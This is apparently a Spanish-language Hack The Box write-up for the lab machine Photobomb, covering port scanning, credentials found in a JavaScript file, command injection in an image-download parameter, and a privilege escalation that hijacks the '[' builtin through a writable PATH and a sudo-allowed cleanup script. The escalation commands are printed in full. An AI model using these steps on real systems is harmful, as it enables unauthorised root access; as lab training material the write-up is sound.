Máquina Photobomb

24 JULIO

Hack The Box
Creado por: dandy_loco

HACKTHEBOX

1. Enumeración

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
File: targeted

# Nmap 7.93 scan initiated Sun Jul 23 08:27:20 2023 as: nmap -sCV -p 22,80 -n -v -Pn -oN targeted 10.10.11.182
Nmap scan report for 10.10.11.182
Host is up (0.035s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e22473bbfbdf5cb520b66876748ab58d (RSA)
|   256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
|_  256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://photobomb.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 23 08:27:30 2023 -- 1 IP address (1 host up) scanned in 10.00 seconds
```

Revisamos con **whatweb** las tecnologías usadas por la web que corre por el puerto TCP/80.

```
┌──(root㉿kali)-[/home/kali/HTB/photobomb]
└─# whatweb http://10.10.11.182
http://10.10.11.182 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.182], RedirectLocation[http://photobomb.htb/], Title[302 Found], nginx[1.18.0]
ERROR Opening: http://photobomb.htb/ - no address for photobomb.htb
```


Vemos que se intenta hacer una redirección a http://photobomb.htb. Modificamos nuestro fichero hosts, para que podamos resolver dicho dominio.

```
File: /etc/hosts

127.0.0.1   localhost
127.0.1.1   kali

10.10.11.182 photobomb.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Volvemos a ejecutar whatweb pero esta vez con el dominio que acabamos de incorporar al fichero hosts.

```
┌──(root㉿kali)-[/home/kali/HTB/photobomb]
└─# whatweb http://photobomb.htb
http://photobomb.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.182], Script, Title[Photobomb], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block], nginx[1.18.0]
```

Abrimos la web en el navegador y revisamos con **Wappalyzer**, por si obtenemos más información sobre las tecnologías usadas.




Realizando una revisión manual de la web, nos muestra un enlace, que dirige a una web que solicita usuario y contraseña.




2. Análisis de vulnerabilidades


Inspeccionamos las llamadas que se realizan a la página web cuando se cursa una petición a la web http://photobomb.htb/.




Inspeccionamos el fichero photobomb.js y encontramos unas credenciales.




Usamos las credenciales y conseguimos acceder al recurso http://photobomb.htb/printer/.




Revisamos el comportamiento de la web, a la hora de descargar una imagen, con **Burpsuite.** Vemos que mediante el método POST se envían los parámetros photo, filetype y dimensions.




Revisamos si alguno de los parámetros es vulnerable a una inyección de código. Parece que **filetype** lo es.






3. Explotación

Modificamos nuestra petición, para intentar conseguir una reverse shell.





4. Escalada de privilegios

Revisamos los permisos de sudoers, que tenemos como el usuario wizard.

Revisamos el código scritpt **/opt/cleanup.sh** y nos llama la atención el fichero /opt/.bashrc. Normalmente, esos ficheros se encuentran en el home de los usuarios.

```
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;

```

Revisamos el fichero .bashrc y vemos que se intenta deshabilitar la función interna "[" (https://www.educative.io/courses/master-the-bash-shell/392YWp2pOv4). Su ejecución se hace de forma relativa. Por tanto, podemos "secuestrarla".

```
wizard@photobomb:~/photobomb/log$ cat /opt/.bashrc
# System-wide .bashrc file for interactive bash(1) shells.

# To enable the settings / commands in this file for login shells as well,
# this file has to be sourced in /etc/profile.

# Jameson: ensure that snaps don't interfere, 'cos they are dumb
PATH=${PATH/:\/snap\/bin/}

# Jameson: caused problems with testing whether to rotate the log file
enable -n [ # ]
```

Creamos un fichero llamado "[" en el directorio /tmp/ que ejecute una bash de forma privilegiada.

```
wizard@photobomb:~/photobomb/log$ cd /tmp/
wizard@photobomb:/tmp$ touch [
wizard@photobomb:/tmp$ chmod +x [
```

```
  GNU nano 4.8
bash -p
```

Conseguimos escalar privilegios, convirtiéndonos en root.

```
wizard@photobomb:/tmp$ sudo PATH=/tmp:$PATH /opt/cleanup.sh
root@photobomb:/tmp# whoami
root
root@photobomb:/tmp#
```